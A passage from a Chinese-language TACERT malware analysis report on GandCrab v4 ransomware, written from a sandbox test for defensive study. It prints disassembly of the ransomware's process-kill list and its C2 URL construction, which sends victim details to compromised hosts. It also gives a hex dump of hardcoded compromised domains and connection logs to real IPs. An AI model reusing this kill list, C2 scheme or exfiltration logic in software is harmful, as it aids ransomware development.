個案分析-

GandCrab 勒索病毒攻擊事件分析報告

臺灣學術網路危機處理中心團隊(TACERT)製

107 年 9 月

I. 事件簡介

1. 從 2018 年 1 月勒索病毒 GandCrab 被發現開始，至 2018 年 7 月，短短半年期間 GandCrab 病毒已更新版本至 V4 版，此勒索病毒的變種產生速度極快，已成為 2018 年上半年最惡名遠播的勒索病毒。
2. GandCrab 病毒厲害之處在於其多元化傳播、躲避偵測能力強與加密工具強，其每個版本間基本變化不大，主要是傳播方式越來越靈活與多元化，除了利用釣魚信件外，也會駭入合法網站去嵌入偽造的網頁連結，再誘導使用者下載惡意軟體。
3. GandCrab 病毒在 2018 年 2 月時加密文件副檔名為.GDCB，最近 V4 版是.KRAB，而且加密工具由 RSA-2048 轉為更快的 Salsa20 stream cipher。
4. 為實際了解 GandCrab 勒索病毒感染受害主機後之系統行為與網路行為，本中心取得該病毒樣本後進行實機檢測。

II. 事件檢測

1. 首先，使用 2 台安裝 Windows 7 系統的 VM 虛擬主機進行隔離環境測試，兩台主機在同一個區域網路內，分別為 Ruby-PC 與 Scott-PC，其中 Ruby-PC 有設定連接 Scott-PC 之 ShareDoc 資料夾的網路磁碟機，而惡意程式樣本為 GC43.exe，將它放於 Ruby-PC 上執行。

2. 程式 GC43.exe 執行後，發現原本開啟的 Word、Excel、PowerPointer 等執行檔被關閉了。檢視該 GC43.exe 的程式碼，發現該病毒為了確保目標文件可以完全被加密，會主動關閉許多常用應用程式的程序，如 Office、瀏覽器或是資料庫等，以確保加密檔案攻擊不會意外地被中斷，它會關閉的程序如下:


msftesql.exe、sqlagent.exe、sqlbrowser.exe、sqlwriter.exe、oracle.exe、ocssd.exe、dbsnmp.exe、synctime.exe、agntsvc.exe、isqlplussvc.exe、xfssvccon.exe、sqlservr.exe、mydesktopservice.exe、ocautoupds.exe、agntsvc.exe、encsvc.exe、firefoxconfig.exe、tbirdconfig.exe、mydesktoppqos.exe、ocomm.exe、mysqld.exe、dbeng50.exe、sqbcoreservice.exe、excel.exe、infopath.exe、msaccess.exe、mspub.exe、onenote.exe、outlook.exe、powerpnt.exe、steam.exe、thebat.exe、thebat64.exe、thunderbird.exe、vision.exe、winword.exe 與 wordpad.exe 等。

```
mov     dword ptr [ebp-0ACh], offset aMsftesql_exe ; "msftesql.exe"
mov     dword ptr [ebp-0A8h], offset aSqlagent_exe ; "sqlagent.exe"
mov     dword ptr [ebp-0A4h], offset aSqlbrowser_exe ; "sqlbrowser.exe"
mov     dword ptr [ebp-0A0h], offset aSqlwriter_exe ; "sqlwriter.exe"
mov     dword ptr [ebp-9Ch], offset aOracle_exe ; "oracle.exe"
mov     dword ptr [ebp-98h], offset aOcssd_exe ; "ocssd.exe"
mov     dword ptr [ebp-94h], offset aDbsnmp_exe ; "dbsnmp.exe"
mov     dword ptr [ebp-90h], offset aSynctime_exe ; "synctime.exe"
mov     dword ptr [ebp-8Ch], offset aAgntsvc_exeisq ; "agntsvc.exeisqlplussvc.exe"
mov     dword ptr [ebp-88h], offset aXfssvccon_exe ; "xfssvccon.exe"
mov     dword ptr [ebp-84h], offset aSqlservr_exe ; "sqlservr.exe"
mov     dword ptr [ebp-80h], offset aMydesktopservi ; "mydesktopservice.exe"
mov     dword ptr [ebp-7Ch], offset aOcautoupds_exe ; "ocautoupds.exe"
mov     dword ptr [ebp-78h], offset aAgntsvc_exeagn ; "agntsvc.exeagntsvc.exe"
mov     dword ptr [ebp-74h], offset aAgntsvc_exeenc ; "agntsvc.exeencsvc.exe"
mov     dword ptr [ebp-70h], offset aFirefoxconfig_ ; "firefoxconfig.exe"
mov     dword ptr [ebp-6Ch], offset aTbirdconfig_ex ; "tbirdconfig.exe"
mov     dword ptr [ebp-68h], offset aMydesktopqos_e ; "mydesktopqos.exe"
mov     dword ptr [ebp-64h], offset aOcomm_exe ; "ocomm.exe"
mov     dword ptr [ebp-60h], offset aMysqld_exe ; "mysqld.exe"
mov     dword ptr [ebp-5Ch], offset aMysqldNt_exe ; "mysqld-nt.exe"
mov     dword ptr [ebp-58h], offset aMysqldOpt_exe ; "mysqld-opt.exe"
mov     dword ptr [ebp-54h], offset aDbeng50_exe ; "dbeng50.exe"
mov     dword ptr [ebp-50h], offset aSqbcoreservice ; "sqbcoreservice.exe"
mov     dword ptr [ebp-4Ch], offset aExcel_exe ; "excel.exe"
mov     dword ptr [ebp-48h], offset aInfopath_exe ; "infopath.exe"
```

```
mov     dword ptr [ebp-44h], offset aMsaccess_exe ; "msaccess.exe"
mov     dword ptr [ebp-40h], offset aMspub_exe ; "mspub.exe"
mov     dword ptr [ebp-3Ch], offset aOnenote_exe ; "onenote.exe"
mov     dword ptr [ebp-38h], offset aOutlook_exe ; "outlook.exe"
mov     dword ptr [ebp-34h], offset aPowerpnt_exe ; "powerpnt.exe"
mov     dword ptr [ebp-30h], offset aSteam_exe ; "steam.exe"
mov     dword ptr [ebp-2Ch], offset aSqlservr_exe ; "sqlservr.exe"
mov     dword ptr [ebp-28h], offset aThebat_exe ; "thebat.exe"
mov     dword ptr [ebp-24h], offset aThebat64_exe ; "thebat64.exe"
mov     dword ptr [ebp-20h], offset aThunderbird_ex ; "thunderbird.exe"
mov     dword ptr [ebp-1Ch], offset aVisio_exe ; "visio.exe"
mov     dword ptr [ebp-18h], offset aWinword_exe ; "winword.exe"
mov     dword ptr [ebp-14h], offset aWordpad_exe ; "wordpad.exe"
```

3. 觀察 Ruby-PC 主機對外網路連線情況，發現程式 GC43.exe 執行時，會大量對外持續連線一些不知名的網站主機，其中所連線的目的主機有 3 台在學術


網路中，分別為 IP:163.28.5.19、163.28.228.9 與 163.28.228.11。





```
2018/9/7 下午 03:47:37 Added    GC43.exe        TCP 192.168.195.155:63513  52.29.192.136:80
2018/9/7 下午 03:47:43 Added    GC43.exe        TCP 192.168.195.155:63514  117.18.237.29:80
2018/9/7 下午 03:47:53 Added    GC43.exe        TCP 192.168.195.155:63515  117.18.237.29:80
2018/9/7 下午 03:47:57 Added    GC43.exe        TCP 192.168.195.155:63516  52.29.192.136:80
2018/9/7 下午 03:48:17 Added    GC43.exe        TCP 192.168.195.155:63517  178.33.233.202:80
2018/9/7 下午 03:48:19 Added    GC43.exe        TCP 192.168.195.155:63519  87.236.19.51:80
2018/9/7 下午 03:48:26 Added    GC43.exe        TCP 192.168.195.155:63525  146.66.72.87:80
2018/9/7 下午 03:48:28 Added    GC43.exe        TCP 192.168.195.155:63526  69.73.180.151:80
2018/9/7 下午 03:48:28 Added    GC43.exe        TCP 192.168.195.155:63527  87.236.16.29:80
2018/9/7 下午 03:48:30 Added    GC43.exe        TCP 192.168.195.155:63529  173.247.242.133:80
2018/9/7 下午 03:48:32 Added    GC43.exe        TCP 192.168.195.155:63530  188.165.53.185:80
2018/9/7 下午 03:48:32 Added    GC43.exe        TCP 192.168.195.155:63532  107.178.113.162:80
2018/9/7 下午 03:48:34 Added    GC43.exe        TCP 192.168.195.155:63534  188.64.184.90:443
2018/9/7 下午 03:48:36 Added    GC43.exe        TCP 192.168.195.155:63537  188.64.184.90:443
2018/9/7 下午 03:48:38 Added    GC43.exe        TCP 192.168.195.155:63539  213.186.33.3:80
2018/9/7 下午 03:48:38 Added    GC43.exe        TCP 192.168.195.155:63540  50.87.58.165:80
2018/9/7 下午 03:48:40 Added    GC43.exe        TCP 192.168.195.155:63543  178.238.37.162:80
2018/9/7 下午 03:48:42 Added    GC43.exe        TCP 192.168.195.155:63544  178.238.37.162:80
2018/9/7 下午 03:48:46 Added    GC43.exe        TCP 192.168.195.155:63546  223.26.62.72:80
2018/9/7 下午 03:48:54 Added    GC43.exe        TCP 192.168.195.155:63547  77.104.144.25:80
2018/9/7 下午 03:48:58 Added    GC43.exe        TCP 192.168.195.155:63550  31.41.45.138:80
2018/9/7 下午 03:48:58 Added    GC43.exe        TCP 192.168.195.155:63551  104.28.31.160:80
2018/9/7 下午 03:49:14 Added    GC43.exe        TCP 192.168.195.155:63553  202.43.45.181:80
2018/9/7 下午 03:49:37 Added    GC43.exe        TCP 192.168.195.155:63554  202.43.45.181:80
2018/9/7 下午 03:49:57 Added    GC43.exe        TCP 192.168.195.155:63556  87.236.16.208:80
2018/9/7 下午 03:50:01 Added    GC43.exe        TCP 192.168.195.155:63559  89.252.187.72:80
2018/9/7 下午 03:50:01 Added    GC43.exe        TCP 192.168.195.155:63561  89.252.187.72:443
2018/9/7 下午 03:50:05 Added    GC43.exe        TCP 192.168.195.155:63564  179.188.11.34:80
2018/9/7 下午 03:50:07 Added    GC43.exe        TCP 192.168.195.155:63566  104.24.105.13:80
2018/9/7 下午 03:50:09 Added    GC43.exe        TCP 192.168.195.155:63567  104.24.105.13:80
2018/9/7 下午 03:50:09 Added    GC43.exe        TCP 192.168.195.155:63569  51.68.50.168:80
2018/9/7 下午 03:50:11 Added    GC43.exe        TCP 192.168.195.155:63570  144.217.47.134:80
2018/9/7 下午 03:50:11 Added    GC43.exe        TCP 192.168.195.155:63571  144.217.47.134:443
2018/9/7 下午 03:50:35 Added    GC43.exe        TCP 192.168.195.155:63572  192.229.232.240:80
2018/9/7 下午 03:50:41 Added    GC43.exe        TCP 192.168.195.155:63574  104.27.162.241:443
2018/9/7 下午 03:51:12 Added    GC43.exe        TCP 192.168.195.155:63575  149.56.154.141:80
2018/9/7 下午 03:51:14 Added    GC43.exe        TCP 192.168.195.155:63577  213.186.33.186:80
2018/9/7 下午 03:51:16 Added    GC43.exe        TCP 192.168.195.155:63580  37.140.192.32:80
2018/9/7 下午 03:51:18 Added    GC43.exe        TCP 192.168.195.155:63582  67.227.236.96:80
2018/9/7 下午 03:51:20 Added    GC43.exe        TCP 192.168.195.155:63583  67.227.236.96:443
2018/9/7 下午 03:51:22 Added    GC43.exe        TCP 192.168.195.155:63584  203.69.81.74:80
2018/9/7 下午 03:51:32 Added    GC43.exe        TCP 192.168.195.155:63585  104.16.90.188:80
2018/9/7 下午 03:51:50 Added    GC43.exe        TCP 192.168.195.155:63586  104.31.76.95:80
2018/9/7 下午 03:51:50 Added    GC43.exe        TCP 192.168.195.155:63587  104.31.76.95:443
2018/9/7 下午 03:52:09 Added    GC43.exe        TCP 192.168.195.155:63589  171.244.34.167:80
2018/9/7 下午 03:52:09 Added    GC43.exe        TCP 192.168.195.155:63590  217.174.149.130:80
2018/9/7 下午 03:52:11 Added    GC43.exe        TCP 192.168.195.155:63591  70.40.197.96:80
2018/9/7 下午 03:52:13 Added    GC43.exe        TCP 192.168.195.155:63592  70.40.197.96:443
2018/9/7 下午 03:52:37 Added    GC43.exe        TCP 192.168.195.155:63593  192.35.177.64:80
2018/9/7 下午 03:52:45 Added    GC43.exe        TCP 192.168.195.155:63594  93.125.99.121:80
2018/9/7 下午 03:52:47 Added    GC43.exe        TCP 192.168.195.155:63595  93.125.99.121:443
2018/9/7 下午 03:52:49 Added    GC43.exe        TCP 192.168.195.155:63596  94.231.109.239:80
2018/9/7 下午 03:52:51 Added    GC43.exe        TCP 192.168.195.155:63597  94.231.109.239:443
2018/9/7 下午 03:52:53 Added    GC43.exe        TCP 192.168.195.155:63598  163.28.228.11:80
2018/9/7 下午 03:53:01 Added    GC43.exe        TCP 192.168.195.155:63599  137.74.238.33:80
2018/9/7 下午 03:53:01 Added    GC43.exe        TCP 192.168.195.155:63600  192.35.177.64:80
2018/9/7 下午 03:53:03 Added    GC43.exe        TCP 192.168.195.155:63601  163.28.228.11:80
2018/9/7 下午 03:53:03 Added    GC43.exe        TCP 192.168.195.155:63602  185.135.88.105:80
2018/9/7 下午 03:53:05 Added    GC43.exe        TCP 192.168.195.155:63603  103.107.17.102:80
2018/9/7 下午 03:53:07 Added    GC43.exe        TCP 192.168.195.155:63609  95.213.173.173:80
```

2018/9/7 下午 03:52:53 Added	GC43.exe	TCP	192.168.195.155:63598	163.28.228.11:80
2018/9/7 下午 03:53:03 Added	GC43.exe	TCP	192.168.195.155:63601	163.28.228.11:80
2018/9/7 下午 03:54:31 Added	GC43.exe	TCP	192.168.195.155:63642	163.28.228.11:80
2018/9/7 下午 03:59:39 Added	GC43.exe	TCP	192.168.195.155:63705	163.28.228.9:80
2018/9/7 下午 04:02:21 Added	GC43.exe	TCP	192.168.195.155:63741	163.28.228.11:80
2018/9/7 下午 04:04:57 Added	GC43.exe	TCP	192.168.195.155:63786	163.28.228.11:80
2018/9/7 下午 04:09:29 Added	GC43.exe	TCP	192.168.195.155:63868	163.28.228.9:80
2018/9/7 下午 04:13:53 Added	GC43.exe	TCP	192.168.195.155:63962	163.28.5.19:80
2018/9/7 下午 04:18:39 Added	GC43.exe	TCP	192.168.195.155:64047	163.28.228.9:80
2018/9/7 下午 04:23:21 Added	GC43.exe	TCP	192.168.195.155:64147	163.28.228.9:80

4. 檢視連線三台學術網路內主機的封包內容，發現其中兩個台主機的封包內容一致，從封包內容可以看到 Let's Encrypt(讓我們加密吧!)的用字，推測受害主機連線至這些主機，可能去下載加密工具回來主機內執行加密。





5. 檢視 GC43.exe 之程式原始碼，發現到該程式有一份已寫死的網站名單，提供受害主機連線至這些網站。如果連線成功，則傳送已被加密的受害主機資訊與 GandCrab 資訊給對方，如 IP 位置、使用者名稱、電腦名稱、網域名稱、防毒軟體資訊、作業系統名稱、是否使用俄文輸入、GandCrab 的 id、GandCrab 的版本...等等，而其網址由一個特殊格式組成如下:

http://{host}/{word1}/{word2}/{fname}.{extension}。

項目	內容
{host}	受感染主機群網址
{word1}	wp-content、static、content、includes、data、uploads、news
{word2}	images、pictures、image、graphic、assets、pics、imgs、tmp
{fname}	im、de、ka、ke、am、es、so、fu、se、da、he、ru、me、mo、th、zu
{extension}	jpg、png、gif、bmp

```
.text:00404957 loc_404957:                             ; CODE XREF: sub_4048D7+66↑j
.text:00404957                 push    800h
.text:0040495C                 lea     eax, [esp+0A1Ch+var_800]
.text:00404963                 push    0
.text:00404965                 push    eax
.text:00404966                 lea     esi, [ebx+1]
.text:00404969                 call    sub_4089C0
.text:0040496E                 add     esp, 0Ch
.text:00404971                 lea     eax, [esp+0A18h+var_A00]
.text:00404975                 push    eax
.text:00404976                 lea     eax, [esp+0A1Ch+var_800]
.text:0040497D                 push    offset aHttpS   ; "http://%s"
.text:00404982                 push    eax             ; LPWSTR
.text:00404983                 call    ds:wsprintfW
.text:00404989                 add     esp, 0Ch
.text:0040498C                 lea     edx, [esp+0A18h+var_800]
.text:00404993                 lea     ecx, [esp+0A18h+var_A04]
.text:00404997                 call    sub_4047BD
.text:0040499C                 xor     ecx, ecx
.text:0040499E
```

```
.text:0040488E                  call    ds:lstrcpyW
.text:00404894                  lea     eax, [ebp+var_1220]
.text:0040489A                  push    eax
.text:0040489B                  lea     eax, [ebp+var_1420]
.text:004048A1                  push    eax
.text:004048A2                  lea     eax, [ebp+var_1620]
.text:004048A8                  push    eax
.text:004048A9                  lea     eax, [ebp+String1]
.text:004048AF                  push    eax
.text:004048B0                  push    ebx
.text:004048B1                  lea     eax, [ebp+var_1020]
.text:004048B7                  push    offset aSSSS_S  ; "%s/%s/%s/%s.%s"
.text:004048BC                  push    eax             ; LPWSTR
.text:004048BD                  call    ds:wsprintfW
```

在{host}內容部分可以看到 GandCrab 病毒包含一個非常長的硬編碼列表，該列表內容為它所連接的受感染網站，網站數量為約近千個獨立主機。

```
Hex dump                                                        ASCII
FF FE 77 00 77 00 77 00 2E 00 62 00 69 00 6C 00    ..w.w.w...b.i.l
6C 00 65 00 72 00 69 00 6D 00 70 00 65 00 78 00  l.e.r.i.m.p.e.x.
2E 00 63 00 6F 00 6D 00 3B 00 77 00 77 00 77 00  ..c.o.m.;.w.w.w.
2E 00 6D 00 61 00 63 00 61 00 72 00 74 00 65 00  ..m.a.c.a.r.t.e.
67 00 72 00 69 00 73 00 65 00 2E 00 65 00 75 00  g.r.i.s.e...e.u.
3B 00 77 00 77 00 77 00 2E 00 70 00 6F 00 6B 00  ;.w.w.w...p.o.k.
65 00 74 00 65 00 67 00 2E 00 63 00 6F 00 6D 00  e.t.e.g...c.o.m.
3B 00 70 00 65 00 72 00 6F 00 76 00 61 00 70 00  ;.p.e.r.o.v.a.p.
68 00 6F 00 74 00 6F 00 2E 00 72 00 75 00 3B 00  h.o.t.o...r.u.;.
61 00 73 00 6C 00 2D 00 63 00 6F 00 6D 00 70 00  a.s.l.-.c.o.m.p.
61 00 6E 00 79 00 2E 00 72 00 75 00 3B 00 77 00  a.n.y...r.u.;.w.
77 00 77 00 2E 00 66 00 61 00 62 00 62 00 66 00  w.w...f.a.b.b.f.
6F 00 75 00 6E 00 64 00 61 00 74 00 69 00 6F 00  o.u.n.d.a.t.i.o.
6E 00 2E 00 67 00 6D 00 3B 00 77 00 77 00 77 00  n...g.m.;.w.w.w.
2E 00 70 00 65 00 72 00 66 00 65 00 63 00 74 00  ..p.e.r.f.e.c.t.
66 00 75 00 6E 00 6E 00 65 00 6C 00 62 00 6C 00  f.u.n.n.e.l.b.l.
75 00 65 00 70 00 72 00 69 00 6E 00 74 00 2E 00  u.e.p.r.i.n.t...
63 00 6F 00 6D 00 3B 00 77 00 77 00 77 00 2E 00  c.o.m.;.w.w.w...
77 00 61 00 73 00 68 00 2D 00 77 00 65 00 61 00  w.a.s.h.-.w.e.a.
72 00 2E 00 63 00 6F 00 6D 00 3B 00 70 00 70 00  r...c.o.m.;.p.p.
2D 00 70 00 61 00 6E 00 64 00 61 00 37 00 34 00  -.p.a.n.d.a.7.4.
2E 00 72 00 75 00 3B 00 63 00 65 00 76 00 65 00  ..r.u.;.c.e.v.e.
6E 00 74 00 2E 00 6E 00 65 00 74 00 3B 00 62 00  n.t...n.e.t.;.b.
65 00 6C 00 6C 00 79 00 74 00 6F 00 62 00 61 00  e.l.l.y.t.o.b.a.
62 00 79 00 70 00 68 00 6F 00 74 00 6F 00 67 00  b.y.p.h.o.t.o.g.
72 00 61 00 70 00 68 00 79 00 73 00 65 00 61 00  r.a.p.h.y.s.e.a.
74 00 74 00 6C 00 65 00 2E 00 63 00 6F 00 6D 00  t.t.l.e...c.o.m.
3B 00 61 00 6C 00 65 00 6D 00 2E 00 62 00 65 00  ;.a.l.e.m...b.e.
3B 00 62 00 6F 00 61 00 74 00 73 00 68 00 6F 00  ;.b.o.a.t.s.h.o.
77 00 72 00 61 00 64 00 69 00 6F 00 2E 00 63 00  w.r.a.d.i.o...c.
6F 00 6D 00 3B 00 64 00 6E 00 61 00 2D 00 63 00  o.m.;.d.n.a.-.c.
70 00 2E 00 63 00 6F 00 6D 00 3B 00 61 00 63 00  p...c.o.m.;.a.c.
62 00 74 00 2E 00 66 00 72 00 3B 00 77 00 70 00  b.t...f.r.;.w.p.
61 00 6B 00 61 00 64 00 65 00 6D 00 69 00 2E 00  a.k.a.d.e.m.i...
63 00 6F 00 6D 00 3B 00 77 00 77 00 77 00 2E 00  c.o.m.;.w.w.w...
63 00 61 00 6B 00 61 00 76 00 2E 00 68 00 75 00  c.a.k.a.v...h.u.
3B 00 77 00 77 00 77 00 2E 00 6D 00 69 00 6D 00  ;.w.w.w...m.i.m.
69 00 64 00 2E 00 63 00 7A 00 3B 00 36 00 63 00  i.d...c.z.;.6.c.
68 00 65 00 6E 00 2E 00 63 00 6E 00 3B 00 67 00  h.e.n...c.n.;.g.
6F 00 6F 00 64 00 61 00 70 00 64 00 2E 00 77 00  o.o.d.a.p.d...w.
65 00 62 00 73 00 69 00 74 00 65 00 3B 00 6F 00  e.b.s.i.t.e.;.o.
63 00 65 00 61 00 6E 00 6C 00 69 00 6E 00 65 00  c.e.a.n.l.i.n.e.
6E 00 2E 00 63 00 6F 00 6D 00 3B 00 74 00 6F 00  n...c.o.m.;.t.o.
6D 00 6D 00 61 00 72 00 6D 00 6F 00 72 00 65 00  m.m.a.r.m.o.r.e.
73 00 2E 00 63 00 6F 00 6D 00 2E 00 62 00 72 00  s...c.o.m...b.r.
3B 00 6E 00 65 00 73 00 74 00 65 00 6E 00 2E 00  ;.n.e.s.t.e.n...
64 00 6B 00 3B 00 7A 00 61 00 65 00 62 00 61 00  d.k.;.z.a.e.b.a.
2E 00 63 00 6F 00 2E 00 75 00 6B 00 3B 00 77 00  ..c.o...u.k.;.w.
77 00 77 00 2E 00 6E 00 32 00 70 00 6C 00 75 00  w.w...n.2.p.l.u.
73 00 2E 00 63 00 6F 00 2E 00 74 00 68 00 3B 00  s...c.o...t.h.;.
6B 00 6F 00 6C 00 6F 00 72 00 69 00 74 00 70 00  k.o.l.o.r.i.t.p.
6C 00 75 00 73 00 2E 00 72 00 75 00 3B 00 68 00  l.u.s...r.u.;.h.
35 00 73 00 2E 00 76 00 6E 00 3B 00 6D 00 61 00  5.s...v.n.;.m.a.
72 00 6B 00 65 00 74 00 69 00 73 00 6C 00 65 00  r.k.e.t.i.s.l.e.
72 00 69 00 2E 00 63 00 6F 00 6D 00 3B 00 77 00  r.i...c.o.m.;.w.
77 00 77 00 2E 00 74 00 6F 00 66 00 6C 00 79 00  w.w...t.o.f.l.y.
61 00 76 00 69 00 61 00 63 00 61 00 6F 00 2E 00  a.v.i.a.c.a.o...
63 00 6F 00 6D 00 2E 00 62 00 72 00 3B 00 77 00  c.o.m...b.r.;.w.
77 00 77 00 2E 00 72 00 6D 00 65 00 6E 00 74 00  w.w...r.m.e.n.t.
2E 00 69 00 6E 00 3B 00 77 00 77 00 77 00 2E 00  ..i.n.;.w.w.w...
6C 00 61 00 67 00 6F 00 75 00 74 00 74 00 65 00  l.a.g.o.u.t.t.e.
64 00 65 00 6C 00 69 00 78 00 69 00 72 00 2E 00  d.e.l.i.x.i.r...
63 00 6F 00 6D 00 3B 00 77 00 77 00 77 00 2E 00  c.o.m.;.w.w.w...
6B 00 72 00 69 00 73 00 68 00 6E 00 61 00 67 00  k.r.i.s.h.n.a.g.
72 00 70 00 2E 00 63 00 6F 00 6D 00 3B 00 62 00  r.p...c.o.m.;.b.
69 00 67 00 2D 00 67 00 61 00 6D 00 65 00 2D 00  i.g.-.g.a.m.e.-.
66 00 69 00 73 00 68 00 69 00 6E 00 67 00 2D 00  f.i.s.h.i.n.g.-.
63 00 72 00 6F 00 61 00 74 00 69 00 61 00 2E 00  c.r.o.a.t.i.a...
68 00 72 00 3B 00 6D 00 61 00 75 00 72 00 69 00  h.r.;.m.a.u.r.i.
63 00 69 00 6F 00 6E 00 61 00 63 00 69 00 66 00  c.i.o.n.a.c.i.f.
2E 00 63 00 6F 00 6D 00 3B 00 77 00 77 00 77 00  ..c.o.m.;.w.w.w.
2E 00 69 00 73 00 6D 00 63 00 72 00 6F 00 73 00  ..i.s.m.c.r.o.s.
73 00 63 00 6F 00 6E 00 6E 00 65 00 63 00 74 00  s.c.o.n.n.e.c.t.
2E 00 63 00 6F 00 6D 00 3B 00 61 00 75 00 72 00  ..c.o.m.;.a.u.r.
75 00 6D 00 77 00 65 00 64 00 64 00 69 00 6E 00  u.m.w.e.d.d.i.n.
67 00 2E 00 72 00 75 00 3B 00 74 00 65 00 73 00  g...r.u.;.t.e.s.
74 00 2E 00 74 00 68 00 65 00 76 00 65 00 65 00  t...t.h.e.v.e.e.
76 00 69 00 65 00 77 00 2E 00 63 00 6F 00 6D 00  v.i.e.w...c.o.m.
3B 00 72 00 65 00 6C 00 65 00 63 00 74 00 72 00  ;.r.e.l.e.c.t.r.
69 00 63 00 61 00 2E 00 63 00 6F 00 6D 00 2E 00  i.c.a...c.o.m...
6D 00 78 00 3B 00 62 00 65 00 74 00 68 00 65 00  m.x.;.b.e.t.h.e.
6C 00 2E 00 63 00 6F 00 6D 00 2E 00 76 00 65 00  l...c.o.m...v.e.
3B 00 76 00 6A 00 63 00 63 00 6F 00 6E 00 73 00  ;.v.j.c.c.o.n.s.
```

GandCrab 病毒會從上面的地址清單中選擇一個{host}網址，並使用以下單詞{word1}之一創建隨機的路徑，{word1}內容有 wp-content、static、content、includes、data、uploads 與 news 等。

```
.text:004047CC                  mov     esi, ecx
.text:004047CE                  mov     [ebp+lpString2], offset aWpContent ; "wp-content"
.text:004047D5                  push    7
.text:004047D7                  mov     ebx, edx
.text:004047D9                  mov     [ebp+var_18], offset aStatic ; "static"
.text:004047E0                  pop     ecx
.text:004047E1                  imul    eax, [esi], 343FDh
.text:004047E7                  xor     edx, edx
.text:004047E9                  mov     [ebp+var_14], offset aContent ; "content"
.text:004047F0                  mov     [ebp+var_10], offset aIncludes ; "includes"
.text:004047F7                  mov     [ebp+var_C], offset aData ; "data"
.text:004047FE                  mov     [ebp+var_8], offset aUploads ; "uploads"
.text:00404805                  add     eax, 269EC3h
.text:0040480A                  mov     [ebp+var_4], offset aNews ; "news"
.text:00404811                  mov     [esi], eax
.text:00404813                  sar     eax, 10h
.text:00404816                  and     eax, 7FFFh
```

然後再選擇一個單詞{word2}添加在 URL 後面，{word2}內容有 images、pictures、image、graphic、assets、pics、imgs 與 tmp 等。

```
.text:0040423A                  push    ebp
.text:0040423B                  mov     ebp, esp
.text:0040423D                  sub     esp, 20h
.text:00404240                  imul    eax, [ecx], 343FDh
.text:00404246                  push    esi
.text:00404247                  mov     [ebp+lpString2], offset aImages ; "images"
.text:0040424E                  mov     esi, edx
.text:00404250                  mov     [ebp+var_1C], offset aPictures ; "pictures"
.text:00404257                  mov     [ebp+var_18], offset aImage ; "image"
.text:0040425E                  add     eax, 269EC3h
.text:00404263                  mov     [ebp+var_14], offset aGraphic ; "graphic"
.text:0040426A                  mov     [ecx], eax
.text:0040426C                  sar     eax, 10h
.text:0040426F                  and     eax, 7
